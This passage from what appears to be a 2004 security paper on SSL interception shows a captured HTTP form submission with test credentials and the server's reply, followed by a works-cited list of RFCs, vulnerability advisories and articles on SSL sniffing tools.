Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Host: reactive
Content-Length: 55
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: AceHandle=2065070632; webid2=test!1080172718!

username=TestUser&password=Test123%21&email=test@test.com

HTTP/1.1 200 OK
Date: Wed, 24 Feb 2004 23:58:53 GMT
Server: Apache/1.3.27 (Unix) mod_ssl/2.8.14 OpenSSL/0.9.7d
Expires: 0
Keep-Alive: timeout=15, max=96
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN" "http://www.w3.org/TR/REC-
html40/strict.dtd">
<html lang="EN" dir="LTR" >
<head><title>User Management</title></head>
<body bgcolor="#cccccc" text="#000000" link="#0000ff" vlink="#000080" >
<h1>User Added:</h1>
User Name: TestUser
</html>
```

10. Works Cited

"329115 - MS02-050: Certificate Validation Flaw Might Permit Identity Spoofing." Microsoft Knowledge Base. Ver. 12. Nov. 11. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;329115 (Apr. 6, 2004)

Allen, C. and T. Dierks. "The TLS Protocol Version 1.0." Network Working Group. RFC 2246. Jan. 1999. URL: http://www.ietf.org/rfc/rfc2246.txt (Apr. 6, 2004)

Benham, Mike. "IE SSL Vulnerability." Bugtraq Mailing List. Aug. 5, 2002. URL: http://www.thoughtcrime.org/ie-ssl-chain.txt (Apr. 6, 2004)

Benham, Mike. "SSLSniff." Aug. 22, 2002. URL: http://www.thoughtcrime.org/ie.html (Apr. 6, 2004)

Berners-Lee, T. "Document Naming." 1991. URL: http://www.w3.org/DesignIssues/Naming.html (Apr. 6, 2004)

Berners-Lee, T., R. Fielding and H. Frystyk. "Hypertext Transfer Protocol -- HTTP/1.0." Network Working Group. RFC 1945. May 1996. URL: http://www.rfc-archive.org/getrfc?rfc=1945(Apr. 6, 2004)

Berners-Lee, T., L. Masinter and M. McCahill. "Uniform Resource Locators (URL)." Network Working Group. RFC 1738. Dec. 1994. URL: http://www.w3.org/Addressing/rfc1738.txt (Apr. 6, 2004)

Boyer, G. T. "RE: SSL workings." SECURITY-BASICS Mailing List. Dec. 3, 2003. URL: http://www.securityfocus.com/archive/105/346369 (Apr. 6, 2004)

"CAN-2002-0862." ICAT Metabase. Sep. 12, 2003. URL: http://icat.nist.gov/icat.cfm?cvename=CAN-2002-0862 (Apr 6, 2004)

"CAN-2002-1183." ICAT Metabase. Sep. 12, 2003. URL: http://icat.nist.gov/icat.cfm?cvename=CAN-2002-1183 (Apr 6, 2004)

Connolly, Dan. "Naming and Addressing: URIs, URLs, …" Oct. 23, 2003. URL: http://www.w3.org/Addressing/#time (Apr. 6, 2004)

"CryptoAPI System Architecture." Platform SDK: Security. 2004. URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/security/cryptoapi_system_architecture.asp?frame=true

"Cryptography Functions." Platform SDK: Security. 2004. URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/security/cryptography_functions.asp (Apr. 6, 2004)

"Domain Name System." Wikipedia. Apr. 4, 2004. URL: http://en.wikipedia.org/wiki/DNS (Apr. 6, 2004)

Fielding, R. "Relative Uniform Resource Locators." Network Working Group. RFC 1808. Jun. 1995. URL: http://www.w3.org/Addressing/rfc1808.txt (Apr. 6, 2004)

Fielding, R., J. Gettys, J. Mogul. H. Frystyk, L. Masinter, P. Leach and T. Berners-Lee. “Hypertext Transfer Protocol -- HTTP/1.1.” Network Working Group. RFC 2616. June 1999. URL: http://www.rfc-archive.org/getrfc?rfc=2616 (Apr. 6, 2004)

Ford, W., R. Housley, W. Polk and D. Solo. “Internet X.509 Public Key Infrastructure Certificate and CRL Profile.” Network Working Group. RFC 2459. Jan. 1999. URL: http://www.rfc-archive.org/getrfc?rfc=2459 (Apr. 6, 2004)

“Free Anonymizer Web Surfing Proxy FAQ/HOWTO.” URL: http://anonymizer.autistici.org/english/anonymizer-FAQ.php (Apr. 6, 2004)

Freier, Alan O., Philip Karlton, Paul C. Kocher. “The SSL Protocol Version 3.0.” Transport Layer Security Working Group. Internet Draft Version 3.02. Nov. 18, 1996. URL: http://wp.netscape.com/eng/ssl3/draft302.txt (Apr. 6, 2004)

Hartley, Bruce. “The Insider Threat.” Aug. 6, 2004. URL: http://www.certconf.org/presentations/2003/Wed/WM3.pdf (Apr. 6, 2004)

“IETF Home Page.” URL: http://www.ietf.org/ (Apr. 6, 2004)

Kristol, D. and L. Montulli. “HTTP State Management Mechanism.” Network Working Group. RFC 2109. Feb. 1997. URL: http://www.rfc-archive.org/getrfc?rfc=2109 (Apr. 6, 2004)

Loeb, Larry. “On the lookout for dsniff: Part 1 - Updated sniffer technology increases the risk of ‘man-in-the-middle’ attacks.” IBM Developerworks Library. Jan 2001. URL: http://www-106.ibm.com/developerworks/library/s-sniff.html (Apr. 6, 2004)

Loeb, Larry. “On the lookout for dsniff: Part 2 - Strategies for reducing your network's vulnerability to sniffer attacks.” IBM Developerworks Library. Feb. 2001. URL: http://www-106.ibm.com/developerworks/security/library/s-sniff2.html?dwzone=security (Apr. 6, 2004)

“MD5.” Wikipedia. Mar. 26, 2004. URL: http://en.wikipedia.org/wiki/MD5

“Microsoft Security Bulletin MS02-050 - Certificate Validation Flaw Could Enable Identity Spoofing (Q329115).” Microsoft Security Bulletins. Version 5. Nov. 11, 2003. URL: http://www.microsoft.com/technet/security/bulletin/MS02-050.mspx (Apr. 6, 2004)

Milstein, Dan. “Apache JServ Protocol version 1.3.” Tomcat Documentation 3.3. Dec. 2000. URL: http://jakarta.apache.org/tomcat/tomcat-3.3-doc/AJPv13.html (Apr. 6, 2004)

Moore, K. and N. Freed. “Use of HTTP State Management.” Network Working Group. RFC 2964. Oct. 2000. URL: http://www.rfc-archive.org/getrfc?rfc=2964 (Apr. 6, 2004)

“Multiple Vendor Invalid X.509 Certificate Chain Vulnerability.” The Vulnerability Database. Nov 11, 2003. URL: http://www.securityfocus.com/bid/5410 (Apr. 6, 2004)

Murray, Eric. “SSL Server Survey Papers.” Jul. 31, 2000. URL: http://www.meer.net/~ericm/papers/ssl_servers.html#1.2 (Apr. 6, 2004)

“Netscape Security Documents.” URL: http://wp.netscape.com/eng/security/ (Apr. 6, 2004)

“OpenSSL ASN.1 Parsing Vulnerabilities.” The Vulnerability Database. May 17, 2004. URL: http://www.securityfocus.com/bid/8732 (Apr. 6, 2004)

“Paranoia Web Anonymizer Proxy.” URL: http://anonymizer.autistici.org/english/ (Apr. 6, 2004)

Raggett, Dave, Arnaud Le Hors and Ian Jacobs, editors. “HTML 4.01 Specification W3C Recommendation.” Dec. 1999. URL: http://www.w3.org/TR/1999/REC-html401-19991224/interact/forms.html (Apr. 6, 2004)

within http://www.w3.org/TR/1999/REC-html401-19991224/

Roethlisberger, Daniel. “Re: sniff tool that can crack SSL?.” Neohapsis Archives. Jan. 5 2001. URL: http://archives.neohapsis.com/archives/crypto/2000-q4/0450.html (Apr. 6, 2004)

Steffen, Daniel. “Asymmetric Cryptography.” PowerCrypt, a free cryptography toolkit for the Macintosh. Mar. 15, 1997. URL: http://www.maths.mq.edu.au/~steffen/old/PCry/report/node8.html (Apr. 6, 2004)

“The proc File System.” Red Hat Linux 9: Red Hat Linux Reference Guide. URL: http://www.redhat.com/docs/manuals/linux/RHL-9-Manual/ref-guide/ch-proc.html (Apr. 6, 2004)

“Transport Layer Security (tls) Charter.” Transport Layer Security Working Group. Nov. 14, 2003. URL: http://www.ietf.org/html.charters/tls-charter.html (Apr. 6, 2004)

“X.509.” Wikipedia. Jan. 12, 2004. URL: http://en.wikipedia.org/wiki/X.509 (Apr. 6, 2004)